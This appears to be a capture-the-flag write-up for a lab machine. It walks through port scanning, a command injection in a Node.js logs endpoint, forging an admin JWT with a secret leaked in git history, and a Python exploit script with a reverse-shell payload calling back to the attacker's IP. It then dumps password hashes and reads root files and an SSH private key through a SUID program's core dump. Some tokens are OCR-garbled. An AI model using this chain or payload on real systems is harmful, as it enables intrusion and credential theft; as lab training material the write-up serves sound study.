


Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.120 -p- -sV --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 08:24 IST
Nmap scan report for 10.10.11.120
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
3000/tcp  open  http     Node.js (Express middleware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.61 seconds
```

2) Checked the web ports




3) Found source code



Vulnerability Assessment

1) Found vulnerabilities in source code packages




```
fix available via `npm audit fix`
node_modules/minimatch

minimist 1.0.0 - 1.2.5
Severity: critical
Prototype Pollution in minimist - https://github.com/advisories/GHSA-xvch-5gv4-984h
fix available via `npm audit fix`
node_modules/minimist

mongoose <=5.13.19 || 6.0.0-rc0 - 6.0.3
Severity: critical
automatic/mongoose vulnerable to Prototype pollution via Schema.path - https://github.com/advisories/GHSA-f825-f98c-gj3g
Mongoose Prototype Pollution vulnerability - https://github.com/advisories/GHSA-9m93-w8w6-76hh
Mongoose Vulnerable to Prototype Pollution in Schema Object - https://github.com/advisories/GHSA-h8hf-x3f4-xwgp
Depends on vulnerable versions of mpath
fix available via `npm audit fix`
node_modules/mongoose
```

2) Tried running locally



3) Found a command injection

```

router.get('/logs', verifytoken, (req, res) => {
  const file = req.query.file;
  const userinfo = { name: req.user }
  const name = userinfo.name.name;

  if (name == 'theadmin'){
    const getLogs = `git log --oneline ${file}`;
    exec(getLogs, (err , output) =>{
      if(err){
        res.status(500).send(err);
        return
      }
      res.json(output);
    })
  }
  else{
    res.json({
      role: {
        role: "you are normal user",
        desc: userinfo.name.name
      }
    })
  }
})

```

4) Found a git branch with env

```

commit 67d8da7a0e53d8fadeb6b36396d86cdcd4f6ec78
Author: dasithsv <dasithsv@gmail.com>
Date:   Fri Sep 3 11:30:17 2021 +0530

    removed .env for security reasons

```

The image shows a VS Code editor window with a file named `.env` open. The file contains the following content:

```
1 DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
2 TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPT:
3
```

Below the editor, the TERMINAL panel is active, showing a shell prompt and the command `git checkout de0a46b` being executed.

5) Forged a signature with the secret

The image shows a web-based JWT signing tool. On the left, under the "Recipe" tab, the "JWT Sign" section is active. It displays the "Private/Secret Key" as `gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvWE` and the "Signing algorithm" as `HS256`. On the right, the "Input" tab shows a JSON payload:

```
{  "_id": "6646d4482f22be045b355367",  "name": "theadmin",  "email": "hacker@mail.com",  "iat": 1715917941}
```

Below the input, the "Output" tab displays the resulting JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ0ODJmMjJiZTA0NWZlNTUzNjciLCJ1Ym1lIjoiaWoidGhlyWRTaw4iLCJlbWFPbCI6ImhhY2t1ckBtYwlsLmNvbSI6Im1hdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw
```

6) Got admin access

The image shows a terminal window with the following command and output:

```
(vigneswar@VigneswarPC)~$ curl 'http://10.10.11.120:3000/api/priv' -H 'auth-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ0ODJmMjJiZTA0NWZlNTUzNjciLCJ1Ym1lIjoiaWoidGhlyWRTaw4iLCJlbWFPbCI6ImhhY2t1ckBtYwlsLmNvbSI6Im1hdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'
{"creds":{"role":"admin","username":"theadmin","desc":"welcome back admin"}}
```

Exploitation

1) Got reverse shell using command injection

The image shows two terminal windows. The left window is running a netcat listener:

```
(vigneswar@VigneswarPC)~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.120] 41300
dasith@secret:~/local-web$
```

The right window is running a python3 script:

```
(vigneswar@VigneswarPC)~/files/local-web$ python3 exploit.py
```

```
import requests

url = 'http://10.10.11.120:3000'
headers={'auth-
token': 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiIiIjQ2ZDQ0ODJmMjJiZTA0N-
WizNTUzNjciLCJyYWllIjoidGhlyWRtaW4iLCJlbWFnbiCI6ImhhY2tldkYwLmNvbSIsImIhdCI6
MTcxNTkxNzk0MX0.PjkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'

payload = "python3%20-
c%20'import%20os,pty,socket;s=socket.socket();s.connect((%2210.10.14.6%22,4444)
);%5Bos.dup2(s.fileno(),f)for%20f%20in(0,1,2)%5D;pty.spawn(%22/bin/bash%22)'"
res = requests.get(f'{url}/api/logs?file=hello|{|payload}', headers=headers)
print(res.text)
```

Privilege Escalation

1) Found password hashes on mogodb database

```
dasith@secret:~/local-web$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFcfZe4MQp7gRpFuMkKjcM72CNQW4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
dasith@secret:~/local-web$ mongo mongodb://127.0.0.1:27017/auth-web
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017/auth-web
Implicit session: session { "id" : UUID("0aa0a753-28ca-4b05-a6ad-a9eba4595bbe") }
MongoDB server version: 3.6.8
Server has startup warnings:
2024-05-17T02:51:09.852+0000 I STORAGE [initandlisten]
2024-05-17T02:51:09.852+0000 I STORAGE [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2024-05-17T02:51:09.852+0000 I STORAGE [initandlisten] ** See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-05-17T02:51:13.709+0000 I CONTROL [initandlisten]
2024-05-17T02:51:13.709+0000 I CONTROL [initandlisten] ** WARNING: Access control is not enabled for the database.
2024-05-17T02:51:13.709+0000 I CONTROL [initandlisten] ** Read and write access to data and configuration is unrestricted.
2024-05-17T02:51:13.709+0000 I CONTROL [initandlisten]
> db.collections()
2024-05-17T04:32:31.063+0000 E QUERY [thread1] TypeError: db.collections is not a function :
@ (shell):1:1
> help
  db.help()                help on db methods
  db.mycoll.help()         help on collection methods
  sh.help()                sharding helpers
  rs.help()                replica set helpers
  help admin               administrative help
  help connect             connecting to a db help
  help keys                key shortcuts
  help misc                misc things to know
  help mr                  mapreduce
```


```
> show collections
users
> db.users.find()
{ "_id" : ObjectId("6131bf09c6c27d0b05c16691"), "name" : "theadmin", "email" : "admin@admins.com", "password" : "$2a$10$Sj8vIQEJYL2J673Xte6BNeMmhHBioLSn6/wqMz2DKjxwQzkModUei", "date" : ISODate("2021-09-03T06:22:01.581Z"), "__v" : 0 }
{ "_id" : ObjectId("6131bfb7c6c27d0b05c16699"), "name" : "user222", "email" : "user@google.com", "password" : "$2a$10$WmuQwihUQkzSrRoYakQdI.5hdjo820LNxSfEYATaBoTa/QXJmEbDS", "date" : ISODate("2021-09-03T06:24:55.832Z"), "__v" : 0 }
{ "_id" : ObjectId("6131d73387dee30378c66556"), "name" : "newuser", "email" : "root@dasith.works", "password" : "$2a$10$wnvvh2aL2ABafCszb9oWi/.YIXHX4RrTuiWAI VULv2Z80lkmvLIUQW", "date" : ISODate("2021-09-03T08:05:07.991Z"), "__v" : 0 }
{ "_id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" : "dasiths2v2@gmail.com", "password" : "$2a$10$S/GbYpLkGIU4oFdTDsr2Se0Jreht3UgIA0 MdT7F50EtIbY7ymzF80", "date" : ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 }
{ "_id" : ObjectId("6646d4482f22be045b35367"), "name" : "hacker", "email" : "hacker@mail.com", "password" : "$2a$10$UrLSJPGSSRYOYiq1Id06.qHhJLX7544F3xJxr3 kcYAVGRv2jAIG0", "date" : ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }
```

```
{ "_id" : ObjectId("6131bf09c6c27d0b05c16691"), "name" : "theadmin", "email" : "admin@admins.com", "password" : "$2a$10$Sj8vIQEJYL2J673Xte6BNeMmhHBioLSn6/wqMz2DKjxwQzkModUei", "date" : ISODate("2021-09-03T06:22:01.581Z"), "__v" : 0 }
{ "_id" : ObjectId("6131bfb7c6c27d0b05c16699"), "name" : "user222", "email" : "user@google.com", "password" : "$2a$10$WmuQwihUQkzSrRoYakQdI.5hdjo820LNxSfEYATaBoTa/QXJmEbDS", "date" : ISODate("2021-09-03T06:24:55.832Z"), "__v" : 0 }
{ "_id" : ObjectId("6131d73387dee30378c66556"), "name" : "newuser", "email" : "root@dasith.works", "password" :
```

```
"$2a$10$wnvh2a12ABafCszb9oWi/.YIXHX4RrTUiWAIVUlv2Z80lkvmIIUQW", "date" :
ISODate("2021-09-03T08:05:07.991Z"), "__v" : 0 }
{ "_id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" :
"dasiths2v2@gmail.com", "password" : "$2a$10$S/
GbYpIKgIU4oFdTDsr2SeOJreht3UgIA0MdT7F50EtiBy7ymzFBO", "date" :
ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 }
{ "_id" : ObjectId("6646d4482f22be045b355367"), "name" : "hacker", "email" : "hacker@mail.com",
"password" : "$2a$10$UrLSJPGSSRyYOYiq1Id06.qHhJLX7544F3xJxr3kcYAVGRv2jAIGO", "date" :
ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }
```

2) Found a suid bit file

```
dasith@secret:~$ cd /opt
dasith@secret:/opt$ ls
code.c count valgrind.log
dasith@secret:/opt$ ls -al
total 56
drwxr-xr-x  2 root root 4096 Oct  7 2021 .
drwxr-xr-x 20 root root 4096 Oct  7 2021 ..
-rw-r--r--  1 root root 23736 Oct  7 2021 code.c
-rw-r--r--  1 root root 16384 Oct  7 2021 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7 2021 count
-rw-r--r--  1 root root 24622 Oct  7 2021 valgrind.log
dasith@secret:/opt$
```



```
dasith@secret:~$ ls
count local-web user.txt
dasith@secret:~$ python3 -m http.server -b 0.0.0.0 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
10.10.14.6 -- [17/May/2024 04:56:32] "GET /count HTTP/1.1" 200 -

(vigneswar@VigneswarPC) [~/files/local-web]
$ wget http://10.10.11.120:5555/count
--2024-05-17 10:26:32-- http://10.10.11.120:5555/count
Connecting to 10.10.11.120:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17824 (17K) [application/octet-stream]
Saving to: 'count'

count 100%[=====] 17.41K 76.8KB/s in 0.2s

2024-05-17 10:26:32 (76.8 KB/s) - 'count' saved [17824/17824]
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;
```

```

int tot = 0, regular_files = 0, directories = 0, symlinks = 0;

if((dir = opendir(path)) == NULL)
{
    printf("\nUnable to open directory.\n");
    exit(EXIT_FAILURE);
}
while ((ent = readdir(dir)) != NULL)
{
    ++tot;
    strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
    strcat(fullpath, "/");
    strncat(fullpath, ent->d_name, strlen(ent->d_name));
    if (!lstat(fullpath, &fstat))
    {
        if(S_ISDIR(fstat.st_mode))
        {
            printf("d");
            ++directories;
        }
        else if(S_ISLNK(fstat.st_mode))
        {
            printf("l");
            ++symlinks;
        }
        else if(S_ISREG(fstat.st_mode))
        {
            printf("-");
            ++regular_files;
        }
        else printf("?");
        printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
        printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
        printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
        printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
        printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
        printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
        printf((fstat.st_mode & S_IROTH) ? "r" : "-");
        printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
        printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
    }
    else
    {
        printf("?????????");
    }
    printf ("\t%s\n", ent->d_name);
}
closedir(dir);

snprintf(summary, 4096, "Total entries          = %d\nRegular files          = %d\nDirectories          = %d\nSymbolic links       = %d\n", tot, regular_files,
directories, symlinks);
printf("\n%s", summary);
}

void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)

```

```

{
    printf("\nUnable to open file.\n");
    printf("Please check if file exists and you have read privilege.\n");
    exit(EXIT_FAILURE);
}

characters = words = lines = 0;
while ((ch = fgetc(file)) != EOF)
{
    characters++;
    if (ch == '\n' || ch == '\0')
        lines++;
    if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
        words++;
}

if (characters > 0)
{
    words++;
    lines++;
}

snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal
lines      = %d\n", characters, words, lines);
printf("\n%s", summary);
}

int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}

```


3) The program generates core dump files in case of a crash

```
dasith@secret:/opt$ cat /proc/sys/kernel/core_pattern  
|/usr/share/apport/apport %p %s %c %d %P %E  
dasith@secret:/opt$ |
```

Apport

Available languages: **Italiano**,

What is this all about?

Debugging program crashes without any automated tools has been pretty time consuming and hard for both developers and users. Many program crashes remain unreported or unfixed because:

- Many crashes are not easily reproducible.
- End users do not know how to prepare a report that is really useful for developers, like building a package with debug symbols, operating `gdb`, etc.
- A considerable part of bug triage is spent with collecting relevant information about the crash itself, package versions, hardware architecture, operating system version, etc.
- There is no easy frontend which allow users to submit detailed problem reports.
- Existing solutions like `bug-buddy` or `krash` are specific to a particular desktop environment, are nontrivial to adapt to the needs of a distribution developer, do not work for crashes of background servers (like a database or an email server), and do not integrate well with existing debug packages that a distribution might provide.

```
dasith@secret:/opt$ cat /proc/sys/kernel/core_pattern  
|/usr/share/apport/apport %p %s %c %d %P %E  
dasith@secret:/opt$ ls /var/crash  
_opt_count.0.crash _opt_countzz.0.crash
```

4) Generated core file with `/root/root.txt`

The screenshot shows a terminal window with the following content:

```
dasith@secret:/opt$ ls  
code.c count valgrind.log  
dasith@secret:/opt$ ./count  
Enter source file/directory name: /root/root.txt  
  
Total characters = 33  
Total words = 2  
Total lines = 2  
Save results a file? [y/N]: Segmentation fault (core dumped)  
dasith@secret:/opt$  
dasith@secret:/opt$ kill -s SIGSEGV $(pidof /opt/count)  
dasith@secret:/opt$ ls /var/crash  
_opt_count.0.crash _opt_countzz.0.crash
```

```
dasith@secret:/var/crash$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp
```

```
dasith@secret:~/tmp$ ls
```

Architecture	DistroRelease	ProblemType	ProcEnviron	Signal
CoreDump	ExecutablePath	ProcCmdline	ProcMaps	Uname
Date	ExecutableTimestamp	ProcCwd	ProcStatus	UserGroups

```
dasith@secret:~/tmp$ |
```

```
dasith@secret:~/tmp$ gdb /opt/count CoreDump
```

5) Got flag

```
(vigneswar@VigneswarPC)-[~/files/local-web]
$ strings CoreDump | grep /root/root.txt -A 2
/root/root.txt
a21ec42cf49fe7395e515a4d8bfc69fb
aliases
--
/root/root.txt
Total characters = 33
Total words      = 2
```

Alternatively

6) Loaded ssh key in memory and crashed the program

```
vigneswar@VigneswarPC: ~
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$

dasith@secret:/opt$ kill -s SIGSEGV $(pidof /opt/count)
dasith@secret:/opt$
```

```

dasith@secret:/opt$ ./count
Enter source file/directory name: /root/.ssh/id_rsa

Total characters = 2602
Total words      = 45
Total lines      = 39
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp^C
dasith@secret:/opt$ mkdir ~/dump
dasith@secret:/opt$ ls /var/crash
_opt_count.0.crash  _opt_count.1000.crash  _opt_countzz.0.crash
dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash ~/dump
dasith@secret:/opt$ cd ~/dump
dasith@secret:~/dump$ ls
Architecture  DistroRelease      ProcCmdline  ProcStatus
CoreDump      ExecutablePath     ProcCwd      Signal
CrashCounter  ExecutableTimestamp ProcEnviron   Uname
Date          ProblemType        ProcMaps     UserGroups
dasith@secret:~/dump$ strings CoreDump

```

```

Total lines      = 39
/root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAAABlWAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAn6zLlm7Q0GGZytUC03SNpR5vdDfxNzlfkUw4nMw/hFlRPaKRbi3
KUZsBKkygo0vzmhZWYcs413UDJqUMWs+o90weq0vuwQ1QJmVwzvqFjFNSxzXEvojmCePw+
7wNrxitkPrmuViWPGQCotBDCZmn4WNbNT0kcsfA+b4xB+am6tyDthqjfpJngROf0Z26LA1
